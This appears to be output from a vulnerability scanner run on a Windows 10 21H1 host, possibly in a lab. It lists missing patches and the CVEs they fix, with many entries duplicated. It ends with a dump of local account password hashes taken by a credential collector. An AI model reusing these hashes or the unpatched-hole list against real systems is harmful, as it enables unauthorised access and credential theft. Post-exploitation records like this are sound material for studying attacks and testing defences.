Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20220114 CVE: CVE-2021-42284

KB: KB5007186

Title: Windows Hyper-V Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20220114 CVE: CVE-2021-42284

KB: KB5007186

Title: Windows Hyper-V Denial of Service Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Denial of Service

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42285

KB: KB5007186

Title: Windows Kernel Elevation of Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42285

KB: KB5007186

Title: Windows Kernel Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42285

KB: KB5007186

Title: Windows Kernel Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42285

KB: KB5007186

Title: Windows Kernel Elevation of Privilege Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42286

KB: KB5007186

Title: Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of

Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42286

KB: KB5007186

Title: Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of

Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42286

KB: KB5007186

Title: Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of

Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42286

KB: KB5007186

Title: Windows Core Shell SI Host Extension Framework for Composable Shell Elevation of

Privilege Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Elevation of Privilege

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42288

KB: KB5007186

Title: Windows Hello Security Feature Bypass Vulnerability
Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Security Feature Bypass

Exploit: n/a

Date: 20211109

CVE: CVE-2021-42288

KB: KB5007186

Title: Windows Hello Security Feature Bypass Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Security Feature Bypass

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42288

KB: KB5007186

Title: Windows Hello Security Feature Bypass Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Security Feature Bypass

Exploit: n/a

Date: 20211109 CVE: CVE-2021-42288

KB: KB5007186

Title: Windows Hello Security Feature Bypass Vulnerability

Affected product: Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Security Feature Bypass

Exploit: n/a

Date: 20220331

CVE: CVE-2022-23295

KB: KBUpdate Information

Title: Raw Image Extension Remote Code Execution Vulnerability

Affected product: Raw Image Extension on Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20220324

CVE: CVE-2022-23300

KB: KBUpdate Information

Title: Raw Image Extension Remote Code Execution Vulnerability

Affected product: Raw Image Extension on Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20220809 CVE: CVE-2022-30130

KB: KB5013624

Title: .NET Framework Denial of Service Vulnerability

Affected product: Microsoft .NET Framework 4.8 on Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Low

Impact: Denial of Service

Date: 20220916 CVE: CVE-2022-26929

KB: KB5017499

Title: .NET Framework Remote Code Execution Vulnerability

Affected product: Microsoft .NET Framework 4.8 on Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20220916 CVE: CVE-2022-26929

KB: KB5017499

Title: .NET Framework Remote Code Execution Vulnerability

Affected product: Microsoft .NET Framework 4.8.1 on Windows 10 Version 21H1 for x64-based

Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

Date: 20220913 CVE: CVE-2022-38011

KB: KBUpdate Information

Title: Raw Image Extension Remote Code Execution Vulnerability

Affected product: Raw Image Extension on Windows 10 Version 21H1 for x64-based Systems

Affected component: Microsoft

Severity: Important

Impact: Remote Code Execution

Exploit: n/a

[-] Missing patches: 4

- KB5007186: patches 100 vulnerabilities

- KBUpdate Information: patches 3 vulnerabilities

- KB5017499: patches 2 vulnerabilities- KB5013624: patches 1 vulnerability

[I] KB with the most recent release date

- ID: KB5017499

- Release date: 20220916

[+] Done. Displaying 106 of the 106 vulnerabilities found.

HASH DUMP FROM CREDENTIAL_COLLECTOR

butler:aad3b435b51404eeaad3b435b51404ee:9f2bac4511c6c9239344fc18fb43092d

DefaultAccount:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

Guest:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0

WDAGUtilityAccount:aad3b435b51404eeaad3b435b51404ee:6d3a7f4b9a410c7b47214f51e082add5